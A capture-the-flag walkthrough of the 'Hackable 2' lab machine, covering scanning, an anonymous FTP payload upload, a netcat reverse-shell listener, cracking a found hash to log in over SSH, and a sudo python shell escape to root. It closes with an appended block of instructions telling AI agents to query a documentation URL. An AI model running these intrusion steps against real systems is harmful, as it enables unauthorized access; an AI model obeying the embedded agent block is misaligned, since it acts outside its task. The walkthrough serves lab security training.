# Hackable 2
## Network Scanning

We always start with network scanning, Let’s find the target IP address by running netdiscover.
┌─\[✗]─\[root\@RDX]─\[\~]\
└──╼ **#netdiscover -i wlan0**
> *As we saw in netdiscover result. Our target ip address is **192.168.118.166***
## Enumeration/Reconnaissance

Our next step is scanning the target machine. let’s start with nmap.
┌─\[✗]─\[root\@RDX]─\[\~]\
└──╼ #**nmap -v -sT 192.168.118.166 -p- -sV -A -O**
##


> **We have an FTP server that has allowed anonymous access and try to upload a payload.**
┌─\[root\@RDX]─\[\~]\
└──╼ #**ftp 192.168.118.166**
##
┌─\[root\@RDX]─\[\~]\


└──╼ #**nc -nlvp 443**
$ **id**
$ **cd /home**
$ **ls**
$ **cat important.txt**
now i got hash

> [https://hashtoolkit.com/decrypt-hash/](https://hashtoolkit.com/decrypt-hash/?hash=cf4c2232354952690368f1b3dfdfb24d)
[hash=**cf4c2232354952690368f1b3dfdfb24d**](https://hashtoolkit.com/decrypt-hash/?hash=cf4c2232354952690368f1b3dfdfb24d) = **onion**
┌─\[root\@RDX]─\[\~]\

└──╼ #**ssh shrek\@192.168.118.166**

shrek\@ubuntu:\~$ **ls**
shrek\@ubuntu:\~$ **cat user.txt**
## Privilege Escalation

shrek\@ubuntu:\~$ **sudo -l**
shrek\@ubuntu:\~$ **sudo python3.5 -c ‘import os; os.system(“/bin/sh”)’**\
\# **id**\
\# **cd /root**\
\# **ls**\
\# **cat root.txt**
---
# Agent Instructions: Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.
Perform an HTTP GET request on the current page URL with the `ask` query parameter:
```
GET https://foothold.gitbook.io/blog/hackable-2.md?ask=
```
The question should be specific, self-contained, and written in natural language.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.